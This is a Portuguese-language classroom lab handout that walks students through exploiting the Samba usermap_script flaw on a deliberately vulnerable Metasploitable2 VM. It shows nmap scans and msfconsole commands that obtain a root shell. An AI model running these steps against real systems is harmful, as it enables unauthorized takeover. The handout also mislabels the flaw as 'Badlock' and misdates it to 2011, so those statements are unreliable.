INSTITUTO FEDERAL DE EDUCAÇÃO, CIÊNCIA E TECNOLOGIA RIO GRANDE DO NORTE

Professor: Macêdo Firmino
Disciplina: Segurança de Computadoores
Prática 08: Explorando Vulnerabilidades do Samba com o Metasploit


---

Olá turma, hoje iremos realizar um novo teste de exploração de vulnerabilidades na nossa máquina alvo. Exploraremos uma falha que ocorreu no servidor Samba nas versões 3.0.20 a 3.0.25rc3. Vamos lá?

Configurando o Ambiente

Para estudarmos estes conceitos a ferramenta, iremos utilizar as duas máquinas virtuais (Kali Linux e MetasploitTable2) que utilizamos na aula anterior. A MetasploitTable2 (um sistema vulnerável intencionalmente para testes de segurança) será a máquina que iremos utilizar como alvo e o Kali Linux será utilizado para realização de ataques.

Coloque ambas máquinas com interface em Rede Nat, para que elas possam acessar a internet e se comunicarem entre si.



Relembrando:

- Deve ser realizada de forma ética e legal, com a devida autorização do proprietário do sistema ou rede;
- Devemos criar cópia do sistema real e realizar esta fase de modo controlado;
- Deixar registrado tudo o que você fez, com prints ou vídeos;
- O objetivo do pentester não é causar danos, mas sim identificar e corrigir vulnerabilidades antes que sejam exploradas por pessoas mal-intencionadas.

Na aula de hoje, utilizaremos o Nmap para verificarmos as portas e os serviços rodando na nossa máquina alvo. Depois iremos utilizar o Nessus para verificarmos vulnerabilidades conhecida. Por último, utilizaremos o Metasploit para explorar a respectiva vulnerabilidade.

Samba

O servidor Samba é uma implementação do protocolo SMB/CIFS open-source que permite a interoperabilidade entre sistemas Linux/Unix e sistemas Windows. Ele possibilita que computadores com sistemas operacionais diferentes compartilhem arquivos e recursos em uma rede local. Com o Samba, é possível configurar um servidor de arquivos, um servidor de impressão e até mesmo um controlador de domínio em um ambiente Linux, permitindo que clientes Windows acessem e utilizem esses recursos como se estivessem em um ambiente Windows. Isso significa que o Samba pode ser usado para autenticar os usuários e computadores de um domínio Windows.

Utilizando o Nmap

O Nmap (Network Mapper) é uma ferramenta gratuita e de código aberto voltada para descoberta de rede, auditoria de segurança, gerenciamento de atualização de serviço e monitoramento de host ou serviço. **Maiores informações sobre ela veja a aula prática 04**.

Ela está disponível para *download* em `https://nmap.org/`. para os diversos sistemas operacionais, por exemplo, Linux, Microsoft Windows, Mac OS X, FreeBSD, OpenBSD, NetBSD, Sun Solaris e HP-UX.

Inicialmente iremos utilizar o Nmap no endereço IP da máquina alvo com o objetivo de identificar serviços e suas respectivas versões para posteriormente procurar vulnerabilidades. Para isso, iremos usar o comando com a opção -sV e -O nos ajudará a determinar a versão dos serviços em execução nessas portas e o Sistema Operacional:

```
nmap -sV -O 10.0.2.4
```

Na imagem abaixo é possível verificarmos que a máquina alvo utiliza o servidor Samba versão 3.x - 4.x nas portas 139 e 445 para o compartilhamento de arquivos entre máquinas.


```
└─$ sudo nmap -sV -O 10.0.2.4
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-04 11:22 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00032s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:10:62:21 (Oracle VirtualBox virtual NIC)
```

Utilizando o Nessus

O Nessus é uma das ferramentas de análise de vulnerabilidades mais populares e amplamente utilizadas em segurança da informação. Desenvolvido pela Tenable, o Nessus é conhecido por sua capacidade de identificar uma ampla variedade de vulnerabilidades em sistemas, redes e aplicativos. **Maiores informações sobre o Nessus veja a aula prática 06**.

Lembrando que a interface de acesso ao Nessus é via navegador com o endereço `https://localhost:8834/`.

Como resultado o Nessus não encontra na sua base dados uma vulnerabilidade para o Servidor Samba rodando no MetasploitTable. Se realizarmos um busca na Internet encontraremos que esta versão possui uma vulnerabilidade. Na sequência iremos explorar esta falha na máquina alvo através do Metasploit.



Metasploit

O Metasploit é uma ferramenta de código aberto, desenvolvida para implementar e executar código exploit contra uma máquina alvo remota. Ela se tornou um padrão de mercado para os pentesters. Como muitas ferramentas de segurança da informação, o Metasploit pode ser usado para atividades legítimas e não autorizadas.

Para inicia-lo digite no terminal:

```
sudo msfconsole
```

Não se preocupe se parecer que o Msfconsole está travado durante um ou dois minutos; ele estará carregando os módulos do Metasploit. Depois que ele tiver concluído, você será saudado com algum tipo de arte em ASCII, uma listagem da versão e outros detalhes, além de um prompt:

```
msf >
```

Na imagem, na época desta aula, o Metasploit tinha 2.397 exploits, 1.388 módulos auxiliares e assim por diante. Novos módulos estão sempre sendo adicionados ao Metasploit e, pelo fato de o Metasploit ser um projeto conduzido pela comunidade, qualquer pessoa pode submeter módulos para serem incluídos no Metasploit Framework.

Na aula de hoje iremos utilizar o módulo exploit/multi/samba/usermap_script.

Pesquisando Exploit


Existe uma vulnerabilidade no servidor Samba versão 3.0.20 e 3.0.25rc3 conhecida como Badlock. Esta falha está relacionada à negociação inadequada do nível de autenticação em canais de Chamada de Procedimento Remoto (RPC). Nesta falha, ao especificar um nome de usuário contendo metacaracteres do shell, os invasores podem executar comandos arbitrários.

Nenhuma autenticação é necessária para explorar esta vulnerabilidade, pois esta opção é usada para mapear nomes de usuário antes da autenticação.

Sabendo que a máquina alvo possui o servidor samba, poderemos pesquisar se o Metasploit possui algum exploit relacionado para poderemos utiliza-lo e explorar possíveis vulnerabilidades.

Para isso, no prompt do Metasploit, digite:

```
msf6 > search samba
```



Após ter identificado um módulo podemos digitar o comando info com o nome do módulo para obtermos mais informações sobre o mesmo.

```
info exploit/multi/samba/usermap_script.
```

Inicialmente, vemos algumas informações básicas sobre o módulo, incluindo um nome descritivo, seguido do nome do módulo, platforma (neste caso para sistemas Unix/Linux), privilégio (informa se esse módulo exige ou concede privilégios elevados no alvo), licença (BSD), rank (mensura o potencial impacto do exploit no alvo).

Uns dos principais atributos de um exploit são as opções básicas. Elas incluem diversas opções do módulo que podem ser configuradas para que um módulo possa atender melhor às nossas necessidades. Por exemplo, a opção RHOST informa o endereço IP do alvo ao Metasploit, e a opção RPORT define a porta no computador alvo.


Utilizando o Exploit

Agora temos que usar o exploit para atacar o sistema de destino. Entramos com o comando para usar o backdoor:

```
use exploit/multi/samba/usermap_script
```

Será carregado o módulo com o exploit. Mas para realizarmos o ataque precisaremos realizar as configurações do módulo. Para isso, digite show options.

```
msf exploit(...) > show options
```



Na saída, encontram-se as configurações do módulo, seu respectivos valores default e uma descrição de cada configuração. A opção RHOST refere-se ao host remoto que queremos explorar. Essa opção é necessária porque devemos sempre fornecer um alvo para o Metasploit atacar. No nosso caso será a máquina MetasploitTable (alvo).


Para configurar este atributo do módulo, no nosso caso será o endereço IP do nosso alvo (máquina 10.0.2.4), no prompt do msfconsole digite:

```
msf exploit(...) > set RHOST 10.0.2.4
```

Agora iremos enviar o nosso exploit para a máquina alvo. Digite no prompt:

```
msf6 exploit(...) > exploit
```

Como podemos observar, o exploit conseguiu se logar e iniciarlizar um shell como usuário root. Agora temos acesso remoto com permissão de root na máquina alvo.



Conseguimos acessar a máquina Linux-alvo com um backdoor com permissões de root. Agora teremos controle total sobre o sistema. Isso significa que você poderá executar qualquer comando, tais como:

- Instalar, remover ou modificar qualquer software no sistema.
- Ler, modificar ou excluir arquivos do sistema, incluindo arquivos críticos de configuração.
- Criar novas contas de usuário e modificar as permissões de acesso de outros usuários.
- Monitorar o tráfego de rede, capturar dados sensíveis ou realizar ataques direcionados a outras máquinas na rede.
- Realizar ações que comprometam a integridade, disponibilidade e confidencialidade do sistema e dos dados armazenados nele.

Em resumo, esta vulnerabilidade é extremamente perigoso, pois permite um controle completo sobre a máquina e pode levar a consequências graves. Esta vulnerabilidade foi detectada em julho de 2011 e dois dias depois o sistema foi atualizado e a falha removida. Entretanto, no máquina MetasploitTable foi deixado o *software* com a versão antiga propositalmente para testes de segurança.

Atividade

1. Realiza a exploração de vulnerabilidadesdo encontradas no samba mostrada na aula.